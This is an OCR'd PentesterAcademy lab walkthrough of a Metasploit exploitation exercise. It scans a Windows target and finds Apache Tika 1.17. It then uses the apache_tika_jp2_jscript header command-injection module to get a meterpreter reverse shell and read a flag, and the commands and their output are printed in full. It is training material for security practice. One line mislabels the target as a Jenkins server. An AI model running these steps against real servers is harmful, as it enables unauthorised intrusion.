

ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Analysis Framework
URL	https://attackdefense.com/challengedetails?cid=2196
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.24.141
root@attackdefense:~#
```


Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.24.141


```
root@attackdefense:~# nmap 10.0.24.141
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 15:24 IST
Nmap scan report for ip-10-0-24-141.ap-southeast-1.compute.internal (10.0.24.141)
Host is up (0.0023s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
9998/tcp  open  distinct32
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.70 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. Access port 9998 using firefox browser.


Command: firefox 10.0.24.141:9998



Step 4: Target is running a Tika Server 1.17. Search “Apache Tika 1.17” on google to find the vulnerability.



Step 5: Open rapid7.com link:
https://www.rapid7.com/db/modules/exploit/windows/http/apache_tika_jp2_jscript/



Step 6: The target is vulnerable to Header Command Injection vulnerability. Exploiting the target server using the Metasploit apache tika header command injection module.

Commands:

```
msfconsole -q
use exploit/windows/http/apache_tika_jp2_jscript
set RHOSTS 10.0.24.141
exploit
```

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/apache_tika_jp2_jscript
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RHOSTS 10.0.24.141
RHOSTS => 10.0.24.141
msf6 exploit(windows/http/apache_tika_jp2_jscript) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -   8.10% done (7999/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  16.19% done (15998/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  24.29% done (23997/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  32.39% done (31996/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  40.48% done (39995/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  48.58% done (47994/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
```

```
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  40.48% done (39995/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  48.58% done (47994/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  56.67% done (55993/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  64.77% done (63992/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  72.87% done (71991/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  80.96% done (79990/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  89.06% done (87989/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress -  97.16% done (95988/98798 bytes)
[*] Sending PUT request to 10.0.24.141:9998/meta
[*] Command Stager progress - 100.00% done (98798/98798 bytes)
[*] Sending stage (175174 bytes) to 10.0.24.141
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.24.141:49193) at 2020-12-30 15:30:35 +0530

meterpreter >
```

We have successfully exploited the target Jenkins server and received a meterpreter shell.

Step 7: Read the flag.

Commands:
shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 1888 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Tika Server>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/15/2020  04:29 PM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
09/15/2020  04:19 PM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/15/2020  04:22 PM    <DIR>          Tika Server
09/10/2020  09:50 AM    <DIR>          Users
12/30/2020  10:00 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   8,875,126,784 bytes free

C:\>type flag.txt
type flag.txt
f74c8347798f4082daf4b4570dba094a
C:\>
```

This reveals the flag to us.

Flag: f74c8347798f4082daf4b4570dba094a

References

1. Apache Tika (https://tika.apache.org/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/apache_tika_jp2_jscript/)